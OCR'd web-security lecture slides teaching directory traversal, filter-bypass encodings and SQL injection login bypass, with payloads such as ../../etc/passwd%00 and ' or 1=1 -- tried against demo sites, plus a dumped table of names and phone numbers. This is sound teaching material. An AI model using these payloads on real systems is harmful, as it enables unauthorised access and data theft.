- /master.passwd
- /etc/passwd
- /etc/shadow%00
- ../../etc/passwd%00
- ../apache/logs/access.log

https://pentestlab.wordpress.com/2012/06/29/directory-traversal-cheat-sheet/

Bypassing Path Traversal Filters

SINGAPORE INSTITUTE OF TECHNOLOGY

- **Some websites test whether the file has the correct extension or append one themselves**
  - Can sometimes be subverted by introducing a URL-encoded NULL byte (everything after is removed from SQL query)
    - Example: ../../../../etc/password%00.jpg
    - Check is implemented by an API call that does not resolve URL encoding
  - Or a URL-encoded newline character
    - Example: ../../../../etc/password%0a.jpg


ASCII	Escaped encoding
NULL	%00
Space	%20
%	%25
.	%2e
/	%2f
:	%3a
\	%5c

Bypassing Path Traversal Filters

SINGAPORE INSTITUTE OF TECHNOLOGY

- **Webservers may prevent traversal by disallowing specific characters; attackers can try:**
  - **forward and backward slashes**
  - **simple URL encoding**
    - ✓ dot %2e
    - ✓ forward slash %2f
    - ✓ backward slash %5c
  - **16-bit unicode encoding**
    - ✓ dot %u002e
    - ✓ forward slash %u002f
    - ✓ backward slash %u005c
  - **double URL encoding (encode %)**
    - ✓ dot %252e
    - ✓ forward slash %252f
    - ✓ backward slash %255c
  - **try overlong UTF-8 Unicode encoding**
    - ✓ dot %c0%2e %e0%40%ae …
    - ✓ forward slash %c0%2f %e0%80%af …
    - ✓ backward slash %c0%5c %c0%80%5c …

Types of Web Hacks



- **SQL Injection**

Core Security Problems

SINGAPORE INSTITUTE OF TECHNOLOGY

- Ignoring where sensitive information is stored and not understanding how it is at risk
- Underutilization of existing network and web security tools
  - E.g. application-aware firewall, web vulnerability scanners
- Remediation without understanding what your tools are trying to tell you
- Assume it's someone else's problem
  - E.g. happens when responsibility and accountability are deflected to the cloud
- Misunderstanding the larger goals of the business and what management needs to hear and see

Summary

- Attacker Motivations
- Client-Server Web Architecture
  - Overview
  - Vulnerabilities
- Web Hacking Techniques
  - URL Manipulation, Interpretation, Directory Traversals
  - Overview of filter bypassing


- **Next Lecture – SQL Injection**

SQL Injection

SQLI Demo 1 – Password Injection

SINGAPORE INSTITUTE OF TECHNOLOGY

http://www.techpanda.org/



Add ‘ to password


Add ‘’ to password

What happened?

SQLI Demo 1 – Password Injection

SINGAPORE INSTITUTE OF TECHNOLOGY

http://www.techpanda.org/



SQLI Demo 1 – Password Injection

SINGAPORE INSTITUTE OF TECHNOLOGY


Dashboard | Personal Contacts Manager v1.0

Add New Contact | Log Out

ID	First Name	Last Name	Mobile No	Email
1		Gohil	9173322208	aaa@gmail.co
2	brijesh	parmar	9878787887	brijeshguru99
3	Dark	haqq	08066182679	cyberhaqq@y
4	Dark	maiden	8763567876	hghghgh@gm
5	Dark	test	12345	biplab.crj@gm
6	Nicolas	Right	822274678	nicolas.wright
7	Dark	;iynbgi	98182534566	why@gmail.co
8	Dark	Maiden	87635444242	darkmaiden@
9	cadu	caires	99299292929	caducaires@h
10	Dark	DarkMaiden	9999999999	DarkMaiden@
11	Dark	Singh	7398425111	rajloveyou99@
12	Dark	noone	9876543210	l@gmail.com
13	Dark	Cloud	123456789	darkcloud@d.
14	DarkColud	f	213165464964	darkcloud@g.
15	Dark	Maiden	87635444242	darkmaiden@
16	hari	s	8765432190	swhswehu@g
17	sub	nvu	56fa2dddb4c3e90153454d4e76b09b0a	trader@bank.
18	test	t	9754932342	dfasg@dfg.sd
19	Dark	ssdd	3443367544	asdfafsd@kja


What happened?

SQLI Demo 1 – Explanation




- System error caused by password with ‘ shows SQLI vulnerability
- Completes the single quote and closing round bracket
- Appends a condition to the md5 parameter that is always true

SQLI Demo 2 – Username Injection




Browse to: http://demo.testfire.net/bank/login.aspx

SQLI Demo 2 – Username Injection







- Enter <username>' --
- Enter <username>' or 1 = 1 --

What should I enter now?

SQLI Demo 2 - Explanation

```
string query2 = "SELECT * From users WHERE username = '" + uName + "'";
string query1 = query2 + " AND password = '" + pWord + "'";
```

First attempt:

query1 = “SELECT * From users WHERE username = ‘vivek‘ – AND password = ‘123’” (password check bypassed for username = ‘vivek’)

Second attempt:

query1 = “SELECT * From users WHERE username = ‘vivek‘ or 1 = 1’ – AND password = ‘123’” (unbalanced ‘ causes errors)

Third attempt:

query1 = “SELECT * From users WHERE username = ‘vivek' or 1 = 1 – AND password = ‘123’” (password check bypassed for all users)

- -- indicates comments so everything after – is ignored
- Sometimes comments are defined by # or /*

What is SQL Injection?

SINGAPORE INSTITUTE OF TECHNOLOGY

- A code injection technique that exploits a vulnerability in the backend SQL Database or web app
- User input is not filtered for string literal characters embedded in SQL statements {OR}
- Web application utilizes user-supplied data without proper input validation and encoding everything as part of a command or query
- Attackers exploit this by submitting specially crafted input to the SQL interpreter and trick the interpreter to execute unintended commands

Password Injection with balancing parantheses

SINGAPORE INSTITUTE OF TECHNOLOGY

Trade History

Amount	Instrument
980	Apple (APPL)
1545	Google (GOOG)
457	General Motors (GM)
9543	iTrax S&P 500
354	CBOT Volitality (VIX)

- Enter <username>’ –
- Enter <username>’) or 1 = 1 – {OR}
- Enter <password>’ OR 1 = 1)#

Password Injection with balancing parantheses

SINGAPORE INSTITUTE OF TECHNOLOGY

```
SELECT * FROM users WHERE email = '$email' AND (password_hash = '$password') LIMIT 1
```

```
SELECT * FROM users WHERE email = 'trader@bank.com' AND (password_hash = '' or 0=0)#
') LIMIT 1
```

acts as a comment delimiter


SQLI Variations

- **Alternatives:**
  - The single quotation mark is not required for injection into a numeric data field
  - If the comment character is blocked, craft injection so that it does not break the surrounding query
    - ✓ Instead of ‘ or 1 = 1 --
    - ✓ Use ‘ or ‘a’ = ‘ a
  - Or, if you suspect there is a input within ( ) then can also do this
    - ✓ ‘ or 1 = 1)#

acts as a comment delimiter

SQL Injection Attack Procedure

1. App sends form to user
2. Attacker submits form with SQL exploit data
3. Application builds string with exploit data
4. Application sends SQL query to DB
